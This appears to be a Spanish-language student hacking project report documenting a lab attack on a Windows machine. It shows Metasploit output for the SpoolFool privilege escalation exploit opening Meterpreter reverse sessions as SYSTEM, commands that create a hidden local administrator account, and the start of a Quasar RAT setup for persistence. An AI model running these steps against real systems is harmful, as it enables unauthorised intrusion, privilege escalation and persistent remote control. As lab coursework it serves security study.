[*] Writing payload to C:\Windows\System32\spool\drivers\x64\4\bqifMw.dll.
[*] Attempting to set permissions for payload.
[*] Payload should have read / execute permissions now.
[*] Sending stage (200774 bytes) to 192.168.1.135
[+] Deleted C:\Windows\System32\spool\drivers\x64\4\bqifMw.dll
[+] Deleted C:\Users\Alesander\AppData\Local\Temp\BXEZH
[+] Deleted C:\Windows\System32\spool\drivers\x64\4
[*] Meterpreter session 3 opened (192.168.1.44:7777 -> 192.168.1.135:50877) at 2023-05-06 14:59:58 +0200

(Meterpreter 3) (C:\Windows\system32) >

```

Ahora ejecutare un getuid para ver el usuario con que estoy conectado a meterpreter:

The screenshot shows a Parrot OS desktop environment with a terminal window open. The terminal window title is "Parrot Terminal". The content of the terminal is as follows:

```

[*] Started reverse TCP handler on 192.168.1.44:6666
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Making base directory: C:\Users\usuario\AppData\Local\Temp\PxDHgl
[+] Printer PPFwaSd was successfully added.
[*] Setting spool directory: \\localhost\C$\Users\usuario\AppData\Local\Temp\PxDHgl\4
[*] Creating junction point: C:\Users\usuario\AppData\Local\Temp\PxDHgl -> C:\Windows\System32\spool\drivers\x64
[*] Creating the spool directory by restarting spooler...
[*] Attempting to restart print spooler.
[*] Sleeping for 5 seconds.
[-] Exploit aborted due to failure: unreachable: The print spooler service failed to start.
[*] Exploit completed, but no session was created.
[msf] (Jobs:0 Agents:1) exploit(windows/local/cve_2022_21999_spoolfool_privesc) >> run

[*] Started reverse TCP handler on 192.168.1.44:6666
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Making base directory: C:\Users\usuario\AppData\Local\Temp\IuKbYuURw
[+] Printer QpQZCxsLuAeq was successfully added.
[*] Setting spool directory: \\localhost\C$\Users\usuario\AppData\Local\Temp\IuKbYuURw\4
[*] Creating junction point: C:\Users\usuario\AppData\Local\Temp\IuKbYuURw -> C:\Windows\System32\spool\drivers\x64
[*] Creating the spool directory by restarting spooler...
[*] Attempting to restart print spooler.
[*] Sleeping for 5 seconds.
[+] Directory was successfully created.
[*] Writing payload to C:\Windows\System32\spool\drivers\x64\4\mlowtCq.dll.
[*] Attempting to set permissions for payload.
[*] Payload should have read / execute permissions now.
[*] Sending stage (200774 bytes) to 192.168.1.135
[*] Meterpreter session 3 opened (192.168.1.44:6666 -> 192.168.1.135:50026) at 2023-05-07 16:51:35 +0200

(Meterpreter 3) (C:\Windows\system32) > getuid
Server username: NT AUTHORITY\SYSTEM
(Meterpreter 3) (C:\Windows\system32) >

```

Y el usuario es system, con lo cual conseguiremos hacer correctamente la escalada de privilegios.

Ahora crearé abriré una Shell y crearé un usuario con permisos de Administrador:

The screenshot shows a Parrot OS desktop environment with a terminal window open. The terminal window title is "Parrot Terminal". The content of the terminal is as follows:

```

C:\Windows\system32>net user admin abc123 /add /passwordreq:yes /passwordchg:no /expires:never /add
net user admin abc123 /add /passwordreq:yes /passwordchg:no /expires:never /add
Se ha completado el comando correctamente.

```

Ahora lo añadiré al grupo de administradores:

```
C:\Windows\system32>net localgroup administradores admin /add
net localgroup administradores admin /add
Se ha completado el comando correctamente.

C:\Windows\system32>
```

Menú [Check Gmail through o... Parrot Terminal

Por último comprobaré que pertenece a ese grupo:

```
VSCodium
Parrot Terminal
dom 7 de may, 17:09
```

```
C:\Windows\system32>net localgroup administradores admin /add
net localgroup administradores admin /add
Se ha completado el comando correctamente.

C:\Windows\system32>net user admin
net user admin
Nombre de usuario      Suriapa      admin
Nombre completo
Comentario
Comentario del usuario
Código de país o región      000 (Predeterminado por el equipo)
Cuenta activa      S
La cuenta expira      Nunca
Ultimo cambio de contraseña      ?07/?05/?2023 17:04:43
La contraseña expira      ?18/?06/?2023 17:04:43
Cambio de contraseña      ?07/?05/?2023 17:04:43
Contraseña requerida      S
El usuario puede cambiar la contraseña      No
Estaciones de trabajo autorizadas      Todas
Script de inicio de sesión
Perfil de usuario
Directorio principal
Última sesión iniciada      Nunca
Horas de inicio de sesión autorizadas      Todas
Miembros del grupo local      *Administradores
*Usuarios
*Ninguno
Miembros del grupo global
Se ha completado el comando correctamente.

C:\Windows\system32>
```

Aplicaciones Lugares Sistema VSCodium Parrot Terminal

Archivo Editar Ver Busca Terminal Ayuda

Persistencia->


Ahora empezaremos con la parte de persistencia y para eso instalaré un RAT, llamado Quasar.

Para esta instalación usaré una máquina Windows 10.

Quasar RAT es un software RAT de código abierto que se utiliza para controlar de forma remota dispositivos Windows. Este software permite a los usuarios controlar de forma remota y administrar computadoras, lo que puede ser útil para el soporte técnico o la administración de sistemas, pero también puede ser utilizado con fines maliciosos.


Para descargar Quasar necesitaremos descargarlo desde su GitHub:


<https://github.com/quasar/Quasar>:




Tendremos también que descargar Visual Studio, y además el .NET Developer 4.5.2 en este enlace: <https://support.microsoft.com/en-us/topic/the-microsoft-net-framework-4-5-2-developer-pack-for-windows-server-2012-r2-windows-8-1-windows-server-2012-windows-8-windows-server-2008-r2-sp1-windows-7-sp1-windows-server-2008-sp2-and-windows-vista-sp2-3fe675dd-2668-0657-a8be-63b7cca08512>


Una vez realizado todos estos pasos, descomprimiremos el zip descargado de GitHub que contiene el proyecto, y haremos clic en Quasar.sln, y se nos abrirá el proyecto en Visual Studio:






Le daremos a Build Solution y compilaremos el programa, una vez hecho esto en la carpeta /bin del proyecto descargado de Git tendremos los ejecutables:






Ahora ejecutaremos Quasar.exe, para configurar el servidor:

PROYECTO HACKING 2^a EVA

